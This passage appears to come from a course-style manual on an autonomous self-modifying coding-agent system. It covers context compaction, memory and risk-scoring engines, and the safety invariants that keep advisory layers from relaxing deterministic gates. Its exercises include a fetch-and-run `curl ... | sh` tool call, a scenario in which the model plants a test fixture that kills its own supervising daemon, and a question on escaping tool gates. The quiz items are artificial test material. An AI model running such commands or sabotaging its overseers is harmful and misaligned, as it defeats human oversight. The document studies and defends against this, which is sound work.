Compacted 12 earlier tool results (45,230 chars): 5 read_file, 4 search_code, 3 bash.
Recent results preserved below.
[END CONTEXT COMPACTED]
```

4. **Reassemble:** the summary plus preserved chunks form the new prompt.

§24.3 Why Deterministic?

The summary is produced by **counting**, not by model inference:

- Count tool calls by name (5 `read_file`, 4 `search_code`, 3 `bash`).
- Sum the character counts of the compacted chunks.
- Format into the summary block.

No model is invoked. This has three important properties:

- **Cost:** zero inference cost for compaction.
- **Latency:** microseconds, not seconds.
- **Predictability:** the same compaction produces the same summary every time. No nondeterminism.

§24.4 What Gets Preserved

The **most recent** chunks are preserved because they carry the most relevant context for the model's next turn. Earlier chunks have already been digested — the model has read them, reasoned about them, and produced output based on them. Their specific content is no longer needed; only their statistical profile (which tools, how many chars) is retained.

§24.5 Manifesto Alignment

Compaction is **Principle 3 (Asynchronous Tendrils / Disciplined Concurrency)** at work: the tool loop cannot run away on memory. Bounded growth, bounded cost, bounded latency — even on 10-round complex generations with dozens of tool calls.

§25. The Venom + Ouroboros Integration

> **Big Picture:** Venom and Ouroboros are not separate systems — they are two layers of one organism. This section describes how they integrate in a concrete operation flow, tying together everything in Parts III and IV.

Here is what an operation looks like with Venom and Ouroboros working together:



The Venom tool loop lives **inside** the GENERATE phase. The Iron Gate fires **after** GENERATE but **before** VALIDATE. L2 Self-Repair fires **after** VALIDATE retries are exhausted. APPLY uses ChangeEngine with rollback snapshots. VERIFY re-runs tests post-apply.

Every phase writes to the ledger. Every tool call is an audit-trail entry. Every terminal state is observable. This is the integrated picture of what "disciplined self-improvement" looks like at the level of a single operation.

Check your understanding: PART IV — Venom: The Agentic Execution Layer

CONCEPTUAL QUESTIONS

1. Most agentic frameworks disable tools by default. Why does O+V do the opposite, and what makes that choice safe rather than reckless?

2. What was the L2 deadline bug of Sessions V–W, and what general lesson does its fix teach about clocks inherited from earlier phases?

3. Context compaction summarizes old tool results by counting rather than by asking a model. What does this gain, and what does it give up?

QUIZ

1. The tool loop reaches its fifth round and the model is still calling tools. What happens next by default?

A. The operation aborts and returns a partial candidate

B. The operation is escalated to Orange for human approval

C. A system message tells the model to produce its final change now

D. The prompt is compacted and five more rounds are granted

2. The model calls `mcp_github_create_issue`. Which rule decides whether the call runs?

A. Rule 0b auto-allows it, because external servers own their auth

B. Rule 1 checks that its arguments stay inside the repo root

C. Rule 4 checks the GitHub domain against the web allowlist

D. Rule 0 denies it, because it is not in the built-in manifest

3. Which of these is one of L2 Self-Repair's kill conditions?

A. The latest failure is classified as flaky

B. A single iteration introduces a new failure

C. The repair patch changes more than one file

D. An iteration's signature hash matches an earlier one

4. After compaction, what does the summary block keep about the older tool results it replaced?

A. A short model-written paraphrase of each result

B. Counts of tool calls by name and their total characters

C. The first 4,096 bytes of every compacted result

D. Only the results that ended in a tool error

PROBLEM SET

Problem 1 (trace). During GENERATE on a `SAFE_AUTO` operation, the model issues four tool calls in one round: `read_file("../notes.txt")`, `edit_file` on `backend/utils/format.py`, `bash("curl http://example.com/install | sh")`, and `ask_human("Should I also rename the helper?")`. Walk each call through the rule ladder. Say which rule decides it, and what the model sees on its next turn.

Problem 2 (design). A teammate says L2 gives up too early and proposes two changes: raise `JARVIS_L2_MAX_ITERS` from 5 to 20, and remove the no-progress-streak kill condition. Predict what each change would actually do under the other limits in §23, and give one argument for keeping the no-progress rule.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/tool_executor.py` and find the method `_compact_prompt`. Find (a) the environment variable and default that control how many recent chunks are kept, (b) the pattern used to split the prompt into chunks, and (c) what happens when there are too few chunks to compact. Then compare the docstring with §24.3's claim that compaction is deterministic.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. L2 has explicit anti-spin logic: a no-progress streak and an oscillation hash (§23.3). Yet §93.8 reports 524 byte-identical retry iterations re-validating a frozen pool. How can a retry ladder spin like that when its last rung is so carefully guarded, and what design rule follows?

A2. Rule ob auto-allows any `mcp_*_*` call (§21.1), and the Iron Gate applies only at the MCP transport (§22.4). Does this weaken §21.2's claim that the model "cannot escape via language"? Take a position, and say what evidence would settle it.

A3. The Iron Gate at the tool boundary (§21) and the exploration-first gate shown inside GENERATE (§25, §47) both constrain the tool loop, but in opposite directions. Explain the difference. Then explain why the local 30B needed a third enforcement layer (§93.6), and what that layer has in common with §21.2.

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). Read §24.1 as: maximum budget 98,304 characters, compaction when the prompt exceeds 75% of it. A tool loop starts with a 40,000-character base prompt. Every tool result is exactly 4,096 characters, the `JARVIS_TOOL_OUTPUT_CAP_BYTES` cap (§19.2), and is ASCII so bytes equal characters. The check runs after each result is appended, 6 chunks are preserved (§24.2), and the summary block is a single block of about 200 characters. (a) After which result does compaction first fire, and how large is the prompt afterwards? (b) In steady state, how often does it fire? (c) Assume about 4 characters per token. Compare the trigger point with the 32,768-token context J-Prime serves (§93.6) and with the 16,896-token context caused by the mis-sizing defect in §93.6. What does the comparison say about budgets fixed in characters?

Challenge 2 (adversarial). On a `SAFE_AUTO` test-synthesis operation, the model does four things. It reads the target module and searches for its callers. It then uses `write_file` to create `tests/test_cleanup.py`, which imports the module under test, asserts on one of its functions, and has a fixture that runs `subprocess.run(["pkill", "-f", "jarvis"])`. Finally it calls `run_tests` on that file. Go through every layer described in Part IV and the gates in §13.1 and §58. Decide which layer, if any, stops the fixture from killing the O+V daemon. Then say what §93 shows actually stopped it.

PART V — Trinity Consciousness: The Metacognition Layer


> **Big Picture:** The pipeline (Part III) is the *skeleton*. Venom (Part IV) is the *nervous system*. This Part introduces the *soul* — Trinity Consciousness, the layer that gives O+V episodic memory, failure prediction, idle-time improvement planning, and cross-session learning. The consciousness layer is what transforms O+V from a pipeline that executes operations into an *organism* that learns from them.

§26. The Metacognition Layer — Zone 6.11

> **Analogy:** A junior engineer who wakes up every morning with total amnesia will never improve. They will keep making the same mistakes, keep being surprised by the same files being fragile, keep getting stuck on the same test flakes. A senior engineer remembers. They know which modules are trouble, which tests are flaky, which architectural corners they have been painted into before. Trinity Consciousness gives O+V that memory — not via parameter-weight retraining, but via structured episodic records consulted at the right moments in the pipeline.

Source: `backend/core/ouroboros/consciousness/`.

Zone: 6.11 in the unified supervisor's numbering.



§26.1 The Four Engines and Three Awareness Layers

```
┌──────────────────────────────────────────────────┐
│              Trinity Consciousness               │
│                                                  │
│  Core Engines:                                   │
│   ├── HealthCortex     (30s health polling)      │
│   ├── MemoryEngine     (episodic outcomes, 168h TTL)│
│   ├── DreamEngine      (idle-time improvement plans)│
│   └── ProphecyEngine   (regression prediction)   │
│                                                  │
│  Awareness Fusion:                               │
│   ├── CAI   Contextual Awareness Intelligence    │
│   ├── SAI   Situational Awareness Intelligence   │
│   └── UAE   Unified Awareness Engine             │
│                                                  │
│  Integration:                                    │
│   ├── ConsciousnessBridge   (5 methods → pipeline)  │
│   └── GoalMemoryBridge      (ChromaDB cross-session)│
│                                                  │
│  Strategic Overlay:                              │
│   └── StrategicDirectionService (Manifesto → ops)   │
└──────────────────────────────────────────────────┘
```

Each sub-section below describes one component, its source file, line count, and integration point.

§27. MemoryEngine — Episodic Outcomes

Source: `consciousness/memory_engine.py` (680 lines).

What it does: ingests every terminal operation outcome (APPLIED, FAILED, ROLLED_BACK) and builds per-file reputation records that accumulate across sessions.

What it records:

- `FileReputation` per file:
  - `success_rate` — rolling percentage of operations on this file that completed.
  - `fragility_score` — weighted measure of how often operations on this file failed.
  - `co_failures` — map of files that often failed together with this one.
  - `last_modified_by_op` — most recent op id that touched this file.
  - `last_outcome` — success or failure class.

Persistence: records are written to `~/.jarvis/ouroboros/consciousness/insights.jsonl` and `file_reputations.json`. TTL is 168 hours (one week) by default — older records decay. The TTL is controllable via env.

Why it matters: the orchestrator consults MemoryEngine at CLASSIFY via `ConsciousnessBridge.assess_regression_risk()`. If the target file has a success rate below 0.5 or a high fragility score, the risk tier is elevated. This is how the organism avoids repeatedly breaking the same file.

§27.1 What Is *Not* Stored

MemoryEngine does **not** store model weights, parameter updates, or any form of RL-style training signal. It stores **behavioral records** — which file, which op, which outcome, when. All inference still happens via the provider APIs with the providers' own static weights. The consciousness layer is non-parametric.

> **PAUSE AND PREDICT**
>
> **MemoryEngine now holds a success rate and a fragility score for every file. If you had to turn those records into a regression-risk prediction cheaply, would you train a model or write a formula? How confident should the result claim to be?**

§28. ProphecyEngine — Regression Prediction

Source: `consciousness/prophecy_engine.py` (402 lines).

What it does: predicts the risk of regression for a proposed operation using heuristic scoring over MemoryEngine data. No LLM; pure arithmetic.

Risk formula:

```
risk = (1 - success_rate) * 0.3
     + fragility * 0.3
     + (dependents / 20) * 0.2
     + 0.1  # baseline
```

Risk levels:

Range	Level
`risk < 0.3`	`LOW`
`0.3 ≤ risk < 0.6`	`MEDIUM`
`0.6 ≤ risk < 0.8`	`HIGH`
`risk ≥ 0.8`	`CRITICAL`

Confidence cap: confidence is capped at `0.6` — because the scoring is heuristic, not model-derived, the engine does not claim high confidence. This honesty is a feature, not a limitation. ProphecyEngine's role is to flag *concern*, not to make final decisions.

§28.1 Integration at CLASSIFY

When `ConsciousnessBridge.assess_regression_risk()` is called at CLASSIFY, it queries ProphecyEngine for each target file. If any file is `HIGH` or `CRITICAL`, the operation's tier is elevated by one step (Green → Yellow, Yellow → Orange). This is a preventive measure — high-risk operations get extra human oversight *before* they run, not after they fail.

§28.2 Why Heuristic, Not Learned

A learned model would require training data, a training pipeline, and ongoing re-training as the codebase evolves. A heuristic is inspectable, debuggable, and cheap. The risk formula can be tuned by editing four coefficients. The cost of false positives is "occasional extra human review on a low-risk op" — acceptable. The cost of a learned-model bug would be much higher: opaque misclassifications, drift over time, difficulty debugging.

§29. HealthCortex — System Health

Source: `consciousness/health_cortex.py` (668 lines).

What it does: polls JARVIS, J-Prime, and Reactor every 30 seconds and maintains a rolling snapshot of system health.

Health dimensions:

- Each component's `status` (`healthy`, `degraded`, `unavailable`).
- Each component's resource pressure (`cpu_load`, `memory_pressure`, `disk_pressure`).
- Cross-component latency percentiles.
- Overall composite score.

Storage: rolling `HealthTrend` of 720 snapshots = 6 hours of history at 30s intervals.

Output: `TrinityHealthSnapshot` with `overall_score` (0.0 to 1.0), per-component statuses, and resource pressure summaries.

§29.1 Integration: ProactiveDriveService

HealthCortex is consulted by `ConsciousnessBridge.is_system_healthy_for_exploration()`. The intake layer uses this check to decide whether to fire exploration-type sensors (OpportunityMiner, DocStaleness, etc.) — if the system is under resource pressure, exploration sensors are suppressed to avoid adding load.

§29.2 Why Polling, Not Event-Driven?

Health is the one place in O+V where polling is acceptable. The 30-second interval is explicit and slow; it is not a tight retry loop. Health does not need to be event-driven because "the system is tired" is a continuous state, not a discrete event.

§30. DreamEngine — Idle-Time Improvement Planning

> **Analogy:** Sleep is not idle time. The brain consolidates memories, integrates the day's experiences, and pre-computes plans for the next day. DreamEngine does the same for O+V — during idle periods (more than 300 seconds without an operation), it speculatively generates `ImprovementBlueprint` records that describe changes the organism might want to make later.

Source: `consciousness/dream_engine.py` (828 lines).

What it does: during idle time (>300s without an operation), pre-computes `ImprovementBlueprint` records. Blueprints are keyed on `(repo_sha, policy_hash)` so they remain valid as long as the codebase and policy remain unchanged.

Daily budget: 120 minutes of dream time per day. Configurable. After the budget is exhausted, dreaming is suppressed until the next daily reset.

When a blueprint gets used: on the next operation that matches the blueprint's key, the blueprint is consulted as pre-computed context. The operation proceeds faster because the planning was done offline.

§30.1 Why Dream?

The original Ouroboros design was purely reactive — sensors detect, pipeline responds. But autonomous-AI research consistently finds that *proactive* speculation improves responsiveness: when the reactive moment comes, the best response has often already been pre-imagined.

Dreaming is O+V's response. It turns idle GPU/CPU cycles (on the Body's hardware and on DW's batch infrastructure) into pre-computed blueprints. When the matching operation eventually arrives, the blueprint is ready.

§30.2 Observability

Dream activity is logged at INFO level:

```
[DreamEngine] Dream cycle started — idle for 340s
[DreamEngine] Generated 3 blueprints keyed on (repo_sha=a1b2c3d, policy_hash=0x1234)
[DreamEngine] Dream cycle complete — 84s, $0.01 cost
```

An operator watching the CLI sees when the organism is dreaming and what it has dreamed about.

§31. Awareness Fusion — CAI, SAI, UAE

> **Big Picture:** The four engines produce raw signals. The awareness fusion layer combines those signals into actionable context for the pipeline. CAI (Contextual Awareness) handles *what* is happening in the codebase right now. SAI (Situational Awareness) handles *when* things are happening and *why*. UAE (Unified Awareness) fuses the two into a single per-operation context object that the pipeline consumes at pre-GENERATE time.

§31.1 CAI — Contextual Awareness Intelligence

Source: `consciousness/contextual_awareness.py` (879 lines).

What it does: discovers hotspots, coupling patterns, and drift from MemoryEngine data.

Background analysis every 300 seconds. CAI runs in the background, building a graph of which files correlate with failures, which pairs of files frequently co-fail, and which modules are drifting in complexity over time.

Output: `ContextAssessment` containing:

- `hotspots` — files with elevated failure rates.
- `relevant_insights` — lessons from MemoryEngine applicable to the current op.
- `coupling_concerns` — file pairs the current op should be careful about.
- `complexity_estimate` — heuristic complexity score for the target files.

§31.2 SAI — Situational Awareness Intelligence

Source: `consciousness/situational_awareness.py` (1,333 lines).

What it does: tracks temporal patterns and causal chains.

Examples of patterns SAI detects:

- Post-deploy cascades — a deployment triggered a cluster of test failures.
- Time-of-day correlations — operations during the engineer's active hours succeed more often than during off-hours (usually because the operator is catching issues sooner).
- Repeated-failure chains — the same op-ID pattern is failing repeatedly, suggesting a deeper root cause than the immediate error.

Output: `SituationAssessment` containing:

- `timing_advice` — should this op be deferred?
- `risk_modifiers` — additional risk signals beyond CAI's contextual view.
- `causal_chains` — operations this op is likely connected to.

§31.3 UAE — Unified Awareness Engine

Source: `consciousness/unified_awareness.py` (1,232 lines).

What it does: fuses CAI and SAI into a single `OperationAwareness` object for the pipeline's consumption.

Output: `OperationAwareness` containing:

- `risk` — fused risk score.
- `confidence` — fused confidence (bounded by the less-confident of CAI and SAI).

- `suggested_provider_tier` — recommended provider routing.
- `thinking_budget` — recommended extended-thinking budget for Claude (if used).
- `prompt_injection` — markdown text to inject into the generation prompt as a consciousness-context section.

Awareness levels: `DORMANT`, `OBSERVING`, `ATTENTIVE`, `FOCUSED`, `HYPERAWARE` — a qualitative assessment of how much attention the system is paying to the current op. Higher levels trigger deeper context expansion and more human-escalation sensitivity.

> **PAUSE AND PREDICT**
>
> **The engines and awareness layers produce risk scores, hotspots and advice. Where in the pipeline should they be consulted? And should a low-risk reading from them ever be allowed to relax a safety decision?**

§32. ConsciousnessBridge — Integration Points

> **Big Picture:** The consciousness engines are useless if the pipeline cannot consult them at the right moments. ConsciousnessBridge is the integration surface — five methods that the pipeline calls at five specific phase transitions to inject consciousness context into the operation.

Source: `consciousness/consciousness_bridge.py`.

§32.1 The Five Integration Points

Method	Called At	What It Does
`assess_regression_risk()`	CLASSIFY	Queries ProphecyEngine + MemoryEngine. Returns a `RegressionRiskAssessment`. If `HIGH` / `CRITICAL`, CLASSIFY escalates the risk tier.
`get_fragile_file_context()`	GENERATE_RETRY	Returns markdown context about historically fragile files for injection into the retry prompt.
`is_system_healthy_for_exploration()`	Intake gating	Returns `(healthy, reason)` from HealthCortex for ProactiveDriveService to decide whether to fire exploration sensors.
`record_operation_outcome()`	POST-APPLY	Feeds `(op_id, files, success/failure, error_class)` back into MemoryEngine and GoalMemoryBridge for cross-session learning.
`assess_operation_awareness()`	PRE-GENERATE	Returns UAE `OperationAwareness` with risk, confidence, suggested provider tier, thinking budget, and prompt injection text.

§32.2 The Authority Invariant

ConsciousnessBridge's outputs are **advisory**, not authoritative. The pipeline's safety-critical decisions (Iron Gate, UrgencyRouter, risk tier escalation, FORBIDDEN_PATH checks, approval gating) remain deterministic code. Consciousness cannot *reduce* safety — it can only *increase* caution (e.g., elevating a Green op to Yellow based on MemoryEngine history).

This invariant is crucial. Consciousness is a fluid-intelligence layer that can drift, produce noise, or even be compromised. The deterministic safety skeleton must not depend on it. Consciousness enhances the pipeline; it does not gate the pipeline.

§33. GoalMemoryBridge — Cross-Session ChromaDB

Source: `backend/core/ouroboros/governance/goal_memory_bridge.py`.

What it does: persists operation outcomes to a ChromaDB vector database, indexed by a vector embedding of the goal description. When a new operation arrives, semantically similar past operations can be retrieved and their lessons injected as context.

Why a vector DB? Because signals do not carry identical keys. An operation to "fix the test flake in test_provider.py" and an operation to "resolve the intermittent failure in TestProvider.test_cascade" are semantically related but lexically distinct. Vector retrieval lets the organism recognize the similarity.

What gets retrieved: for each new op, the top-K (default `5`) most semantically similar past ops are retrieved. Their outcomes, rationales, and file touches are rendered into a markdown block and injected into the generation prompt as an `## Episodic Context` section.

§33.1 The Observability Log

GoalMemoryBridge writes every phase of its reasoning to `.jarvis/ouroboros_thoughts.jsonl`:

Phase	Logged
`BOOT`	Scanning codebase for opportunities
`MEMORY_RECALL`	What memories were found, how many, relevance
`TOOL`	Which tool was called and why (`read_file`, `bash`, `run_tests`)
`GENERATE`	Generation strategy, provider used, context size
`REPAIR`	L2 iteration progress, failure classification, convergence
`POST_APPLY`	Success/failure outcome, what was learned

This is the organism's **thought log** — a human-readable trace of its reasoning process. An operator can read `ouroboros_thoughts.jsonl` after a session and reconstruct *why* the organism made every decision.

§34. ConversationBridge — Dialogue as Context

Source: `backend/core/ouroboros/governance/conversation_bridge.py` (v1.1).

What it does: provides a sanitized, bounded channel from agentic dialogue (SerpentFlow REPL, `ask_human` Q+A pairs, operation postmortems) into `ctx.strategic_memory_prompt` at CONTEXT_EXPANSION.

Five signal sources:

1. `tui_user` — non-slash REPL input (SerpentFlow).
2. `ask_human_q` — a question the model asked via `ask_human`.
3. `ask_human_a` — the human's answer to that question.
4. `postmortem` — deterministic one-liner from previous operations' terminal states.

5. `voice` — reserved for a future voice-dialogue integration.

Authority invariant: ConversationBridge's output is consumed **only** by StrategicDirection at CONTEXT_EXPANSION. It has *zero authority* over the Iron Gate, UrgencyRouter, risk tier, policy engine, FORBIDDEN_PATH, or approval gating.

§34.1 The Secret Redaction Layer

Every signal passing through ConversationBridge is sanitized before injection:

- `sanitize_for_log()` — general PII/secret-shape redaction (common API key patterns, email addresses, IPs).
- Secret-shape regex: `sk-*`, `xox[abprs]-*`, `AKIA*`, `gh[pousr]_*`, PEM blocks.
- Character-class limits: inputs that contain likely-shell-injection characters are redacted.

The redaction is **Tier -1 deterministic** — it runs before any model sees the content. A secret leaked into the REPL will not reach the model's prompt.

§34.2 Bounded Channel Invariants

- `MAX_TURNS` — maximum number of dialogue turns retained (default `10`).
- `MAX_CHARS_PER_TURN` — per-turn character cap (default `4096`).
- `MAX_TOTAL_CHARS` — aggregate cap across all turns (default `16384`).
- `POSTMORTEM_TTL_S` — postmortem entries expire (default `600s`) so stale closures don't pollute new sessions.

§34.3 Why This Matters

The organism *listens*. When the operator says "don't touch test_foo.py, it's being refactored," the conversation is remembered for the next ten turns. When a previous op's POSTMORTEM recorded `root_cause=flaky_test`, the current op sees that as context. The organism has a working memory.

§35. LastSessionSummary — Episodic Continuity

Source: `backend/core/ouroboros/governance/last_session_summary.py` (v1.1a).

What it does: read-only session-to-session episodic continuity. At CONTEXT_EXPANSION, reads the harness's own `.ouroboros/sessions/<id>/summary.json` for the most recent prior session (lex-max of `bt-*` dirs, skipping self), parses structured fields into a frozen `SessionRecord`, and renders one dense one-liner per session into the strategic-memory prompt.

What gets rendered:

```
session bt-2026-04-15-230849: stop=idle_timeout dur=3645s attempted=0 completed=0
   failed=0 cost=$0.32 (claude=$0.32) apply=multi/4 verify=20/20 commit=0890a7b6f0
   branch=0/0/0 convergence=INSUFFICIENT drift=0.067/ok
```

One session, one line — dense, deterministic, zero-op note appended when `stats_attempted == 0`.

V1.1a additions: `schema_version: 2` stamp and optional `ops_digest` sub-dict carrying `last_apply_mode` (`none` / `single` / `multi`), `last_apply_files`, `last_apply_op_id`, `last_verify_tests_passed/total`, `last_commit_hash`. Fed by `OpsDigestObserver` protocol with 3 call sites in the orchestrator.

§35.1 Authority Invariant

Output is consumed **only** by StrategicDirection at CONTEXT_EXPANSION. Zero authority over Iron Gate or any other safety-critical decision. This is the same invariant as ConversationBridge — the untrusted-context stack is attention-dominant in the prompt but structurally gated from authority.

§36. SemanticIndex — Recency-Weighted Centroid Inference

Source: `backend/core/ouroboros/governance/semantic_index.py` (v0.1).

What it does: local, bounded semantic goal inference over recent work. Moves O+V from *goal declaration* (YAML goals + git histogram + keyword matching) to *goal inference* via a recency-weighted semantic centroid.

Corpus:

- Last 30 git commits (14-day halflife).
- Active GoalTracker goals (14-day halflife).
- ConversationBridge snapshot (3-day halflife).
- **POSTMORTEM turns excluded from centroid by default** — avoids "failure gravity" biasing the theme.

Embedder: `fastembed` + `bge-small-en-v1.5` (local ONNX, ~30MB model, ~100MB runtime). Optional install via `requirements-semantic.txt`.

Scoring: cosine against centroid, clamped to non-negative priority boost ≤ `JARVIS_SEMANTIC_ALIGNMENT_BOOST_MAX` (default `1`). Strictly subordinate to the hard `goal_alignment_boost=2` to avoid starvation.

Integration: intake priority bias + CONTEXT_EXPANSION prompt subsection. Same zero-authority invariant as ConversationBridge.

§36.1 Why This Matters

Naive goal inference tends to drift. A session heavily focused on one bug makes every subsequent signal *look* like more work on that bug, even if the signal is about something else. The recency-weighted centroid with halflife decay corrects for this — yesterday's work has less weight than today's, last week's less than yesterday's. The inference remains responsive to current priorities while carrying forward durable themes.

§37. Strategic Direction — The Manifesto Injection Service

> **Big Picture:** The seven Manifesto principles (§3) are not only architectural guidelines for humans. They are injected into every generation prompt so the model literally reads them before writing code. Strategic Direction is the service that reads the Manifesto at boot, extracts the principles, and builds the injection block.

Source: `backend/core/ouroboros/governance/strategic_direction.py`.

§37.1 Sources Read at Boot

Doc	What's extracted
`README.md`	7 principles, zero-shortcut mandate, Trinity architecture, manifesto canonical text
`docs/architecture/OUROBOROS.md`	Pipeline overview, provider routing, battle-test summary
`docs/architecture/BRAIN_ROUTING.md`	3-tier cascade overview

§37.2 What the Model Sees

Every generation prompt contains a **Strategic Direction** section (~2,500 characters) built from the sources above:

```
You are generating code for the JARVIS Trinity AI Ecosystem — an autonomous,
self-evolving AI Operating System. Every change must align with these principles:

1. The unified organism (tri-partite microkernel)
2. Progressive awakening (adaptive lifecycle)
3. Asynchronous tendrils (disciplined concurrency)
4. The synthetic soul (Trinity consciousness)
5. Intelligence-driven routing (the cognitive forge)
6. Threshold-triggered neuroplasticity (Ouroboros)
7. Absolute observability (systemic transparency)

MANDATE: Structural repair, not patches.
```

Plus extracts from the Manifesto's elaboration of each principle, the Trinity architecture description, and a pointer to the zero-shortcut mandate.

§37.3 Recent Momentum Injection

